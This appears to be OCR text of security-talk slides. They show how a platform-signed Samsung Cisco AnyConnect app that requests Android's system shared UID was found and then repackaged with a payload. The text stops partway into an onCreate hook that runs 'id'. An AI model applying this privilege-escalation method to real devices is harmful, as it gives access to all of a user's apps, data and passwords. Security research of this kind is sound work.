
Parsing




Verification




Verification



Post-Verification



Post-Verification



Forward Search


I Used this Trick For Good

Now let's use it for awesome

Android Security

That’s not oxymoronic…

Each app is assigned it's own sandbox (UID)



If your certs match,
you can play in shared sandbox too


Sandboxes

Base system defines a shared (virtual) sandbox, e.g.:


```
<?xml version="1.0" encoding="utf-8"?>
<manifest
    android:sharedUserId="android.uid.system"
    android:versionCode="10"
    android:versionName="@string/cvc_build_ver”
    package="com.whatever.app”
    xmlns:android="http://schemas.android.com/apk/res/android">
```

You can play too, if you’re signed by the platform cert

Ultimate Sandbox



Pecking Order



Pecking Order

Access all your apps

Access all your data

Access all your passwords

Control all your settings

System

System has a sandbox/shared UID…

Platform-signed apps are allowed into that sandbox…

I can change the code without changing the sig…

I need a platform-signed app, change it’s code, and see if I get system UID access!

Hypothesis

Platform signed

(every platform vendor is different)

Requests android.uid.system sharedUID

(things doing system-level stuff)

Criteria

Search app store for something from vendor


Meh, effort…

Look in /system/app/, find something usable

Even more effort due to odex'ing…

Happen to know that certain platform vendor B2B partnerships have 3rd parties writing system-level apps …

Hunt



Android Apps About 20 results

AnyConnect ICS+
CISCO SYSTEMS, INC. / BUSINESS
★★★★☆ (408)
INSTALL
For Android 4.0+ (ICS+) devices. Connect to your network with AnyConnect. This package supports Android 4.X (ARM and Intel Android), but due to limitations with the An...

Samsung AnyConnect
CISCO SYSTEMS, INC. / BUSINESS
★★★★☆ (403)
INSTALL
For Samsung Android devices. Connect to your network with AnyConnect. The following Samsung devices are supported: Galaxy S4 Galaxy S III AT&T - Galaxy S II (SGH-I77...

Rooted AnyConnect
CISCO SYSTEMS, INC. / BUSINESS
★★★★☆ (548)
INSTALL
For rooted devices ONLY! This version REQUIRES root permissions. Other AnyConnect images are available without this requirement. This technical preview supports Andro...

HTC AnyConnect
CISCO SYSTEMS, INC. / BUSINESS
★★★★☆ (79)
INSTALL
For HTC Android devices. Connect to your network with AnyConnect. A growing number of HTC Android devices are compatible with AnyConnect. For the latest list, please s...


Samsung (< SEP2011) AnyConnect
CISCO SYSTEMS, INC. / BUSINESS
★★★★☆ (268)
INSTALL
For Samsung Android devices with SW <Sep 2011 ONLY! Newer = Samsung AnyConnect. Samsung no longer permits updates to this version. Check for an OS update for your devi...

Candidate

```
jeff$ openssl pkcs7 -noout -inform DER -print_certs
-in com.cisco.anyconnect.vpn.android.samsung-1/META-
INF/CERT.RSA

subject=/C=KR/ST=South Korea/L=Suwon City/O=Samsung
Corporation/OU=DMC/CN=Samsung
Cert/emailAddress=android.os@samsung.com

jeff$ grep share com.cisco.anyconnect.vpn.android.samsung-
1/AndroidManifest.xml

<manifest android:sharedUserId="android.uid.system"
android:versionCode="10"
android:versionName="@string/cvc_build_ver"
package="com.cisco.anyconnect.vpn.android.samsung"
```


Game On

Same package name; pick a service, application context, or main activity for payload one-shot



```
▼ CiscoSamsungPayload
  ▼ src
    ▼ com.cisco.anyconnect.vpn.android.io
      ▶ FileProvider.java
      com.cisco.anyconnect.vpn.android.samsung
    ▼ com.cisco.anyconnect.vpn.android.ui
      ▶ ConnectionActivity.java
    ▼ com.cisco.anyconnect.vpn.android.ui.helpers
      ▶ GlobalAppHelpers.java
  ▶ gen [Generated Java Files]
  ▶ Android 4.0.3
  ▶ Android Dependencies
    assets
  ▶ bin
  ▶ libs
  ▶ res
    AndroidManifest.xml
    proguard-project.txt
    project.properties
```

Throw code into onCreate(), who cares about design best practices…



```
@Override
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    java.lang.Process p;
    try {
        p = Runtime.getRuntime().exec("id");
